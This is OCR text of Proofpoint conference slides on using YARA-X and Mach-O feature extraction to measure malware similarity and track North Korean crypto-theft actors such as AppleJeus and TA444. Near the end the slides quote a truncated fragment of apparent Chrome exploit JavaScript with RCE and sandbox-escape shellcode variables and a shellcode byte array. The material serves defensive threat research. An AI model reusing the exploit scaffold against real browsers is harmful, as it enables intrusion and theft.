


proofpoint®

YARA-X, Mach-O Feature Extraction, and Malware Similarity

Jacob Latonis & Greg Lesnewich

Proofpoint

Agenda

- DPRK, Crypto, & Tracking Mac Malware
- Mach-O Similarity Methods
- Implementation into YARA-X

proofpoint.

© 2024 Proofpoint. All rights reserved | Proofpoint, Inc. – Confidential and Proprietary

Why Look at Similarity Measures?

© 2024 Proofpoint. All rights reserved. | Proofpoint, Inc. – Confidential and Proprietary

Stages of Triage, Analysis, Pivoting & Detection

Get binary meta-data (dylibs, cert, imports)

Get strings/symbols & look for interesting ones -> sig 

Chuck in disassembler & find relevant code blocks -> sig 

proofpoint.

© 2024 Proofpoint. All rights reserved. | Proofpoint, Inc. – Confidential and Proprietary

Stages of Triage, Analysis, Pivoting & Detection

Get binary meta-data (dylibs, cert, imports) -> sig 

Get strings/symbols & look for interesting ones -> sig 

Chuck in disassembler & find relevant code blocks -> sig 

proofpoint.

© 2024 Proofpoint. All rights reserved. | Proofpoint, Inc. – Confidential and Proprietary

Why Look at Similarity Measures?

Easy Pivots on Windows Malware – Why Not MacOS?

Basic properties

MD5	516beb7da7f2a8b85cb170570545da4b
SHA-1	f974d22f74b0a105668c72dc100d1d9fcc8c72de
SHA-256	5345ac8130adb752a0bd8224969f0ced0172f2fce5aa39a90f3075e75ad50767
Vhash	146076655d1565555f514z72z72z43z5025z13z54z1a6z2
Authentihash	1f01b8a709a024669c8d23e45788cd376e5bcc18788eb9d8f3ce5ff1df149c54
Imphash	5f36ba426ebf3a6067db7e63edb10a10
Rich PE header hash	b7c157ff7b092ed988aecbbff6186418
SSDEEP	49152:J4UHVlSmyu4lPPu7kJi6PTvV3ejFaNXqPoii583Vby6aiiFEXnIoQQCKNeE:J4UCmlkJ/EaRPi5+FsnZyE
TLSH	
File type	

Portable Executable Info

Debug Artifacts

Path	C:\Users\user\documents\visual studio 2015\Projects\droper_dll\Release\droper_dll.pdb
GUID	6b1ab17d-f6b1-475c-bb63-3fc1ce908e29

proofpoint.

© 2024 Proofpoint. All rights reserved. | Proofpoint, Inc. – Confidential and Proprietary

Where to Implement Similarity Measures?

© 2024 Proofpoint. All rights reserved. | Proofpoint, Inc. – Confidential and Proprietary

Why YARA-X?

YARA Rewrite in Rust - Big Performance Improvement

Jacob & Tomáš Ďuriš built a module to parse Macho files

Lower Barrier to Entry for Tracking an Actor/Family

Rust

© 2024 Proofpoint. All rights reserved. | Proofpoint, Inc. – Confidential and Proprietary

Make Greg’s Life Tracking DPRK Easier

© 2024 Proofpoint. All rights reserved. | Proofpoint, Inc. – Confidential and Proprietary

Why Look at Similarity Measures?

Go Where the Threat Goes

Objective-See Foundation
https://objective-see.org › OFTW_v1_fSaljooki PDF

Ferdous Saljooki

Lazarus Group is a North Korean state-sponsored advanced persistent SpectralBlur is a backdoor that has been attributed to **DPRK's**.

Objective-See Foundation
https://objective-see.org › blog

BeaverTail

Jul 15, 2024 — And in fact it appears the malware we're covering today is directly related to this campaign! If I had to guess, the **DPRK** hackers likely ...

Objective-See Foundation
https://objective-see.org › blog

Ironing out (the macOS) details of a Smooth Operator (Part I)

Mar 29, 2023 — - Currently attributed to **Lazarus** Group. — vx-underground (@vxunderground) Marc 2023. For details on the supply chain attack, affecting ...

Objective-See Foundation
https://objective-see.org › blog

Lazarus Group Goes 'Fileless'

Dec 3, 2019 — ...please don't infect yourself! Background. Today, Dinesh_Devadoss posted a tweet abou another **Lazarus** group macOS trojan: Another #**Lazarus** # ...

Objective-See Foundation
https://objective-see.org › blog

DacIs

May 5, 2020 — The **Lazarus** APT group (**North Korea**) is arguably to most prevalent (or perhaps just visible) APT group in the macOS space. In fact the ...

Objective-See Foundation
https://objective-see.org › blog

From The DPRK With Love

May 9, 2022 — Support Us! blog. tools. From The **DPRK** With Love APT38). The U.S. government has observed North ...

Objective-See Foundation
https://objective-see.org › blog

Analyzing DPRK's SpectralBlur

Jan 4, 2024 — He also pointed out similarities to/overlaps with th

Spotlight on North Korea

25.9 m
Population

15
Trading Partners

9
UN Sanctions

120+
Missile Tests

$3 bn
Stolen Funds



proofpoint.

© 2024 Proofpoint. All rights reserved. | Proofpoint, Inc. – Confidential and Proprietary

LAZARUS DOESN'T EXIST ANYMORE

© 2024 Proofpoint. All rights reserved | Proofpoint, Inc. – Confidential and Proprietary

DPRK ABCT's

AppleJeus

aka Citrine Sleet

Crypto Entities

Chrome 0-Day

BADCALL
POOLRAT
UpdateAgent

TA444

aka Bluenoroff

Crypto Whales

User-Engagement

RustBucket
KANDYKORN
JokerSpy

TraderTraitor

aka Jade Sleet

Bridges | Defense Tech

PDF 0-Day | Social Eng.

STRATOFEAR
MATA Framework
FudModule

BEEFEATER

proofpoint.
© 2024 Proofpoint. All rights reserved. | Proofpoint, Inc. – Confidential and Proprietary

AppleJeus

- Citrine Sleet, UNK_JuiceHead
- Delivery Methods:
  - Browser 0-Days
  - Social Media Engagement
  - PyPI Packages
- Fake Companies, Websites



© 2024 Proofpoint, Inc.


AppleJeus Initial Access

AppleJeus

Feb 29, 2024 · Threat Intelligence · 8 min read

Novel ELF64 Remote Access Tool Embedded in Malicious PyPI Uploads

Analyzing a Linux-targeted malware c
Package Index.



proofpoint.
© 2024 Proofpoint. All rights reserved. | Proofpoint, Inc. – Confide

```
// RCE result
var rce_result_state = null;
var rce_result_length = null;
var rce_result_buffer = null;
var rce_result_string = null;

// Fetch object
var fetch_header = null;
var fetch_request = null;
var fetch_response = null;

// RCE shellcode
var shellcode_u8a = null;
var shellcode_view = null;


// SBX shellcode
var sbx_shellcode = null;

function get_version() {
    let pieces = navigator.appVersion.match(/Chrome\/([0-9]+)\.([0-9]+)\.([0
    if (pieces == null || pieces.length != 5) {
        return 0;
    }


    return parseInt(pieces[1]);
}
//...

function gc(){
  for(var i = 0;i < ((1024*1024));i++){
    var a = new String();
  }
}
//...

var rce_shellcode = [
    0xE9, 0x8B, 0x0D, 0x00, 0x00, 0xCC, 0xCC, 0xCC, 0x48, 0x89, 0x5C, 0x24,
    //...
    0x4C, 0x8B, 0xD1, 0xB8, 0x1C, 0x00, 0x00, 0x00, 0x0F, 0x05, 0xC3 ];

code_u8a = new Uint8Array(rce_shellcode);
code_view = new DataView(code_u8a.buffer);
```


AppleJeus




proofpoint. | © 2024 Proofpoint. All rights reserved. | Proofpoint, Inc. – Confidential and Pro

3CX Incident

AppleJeus





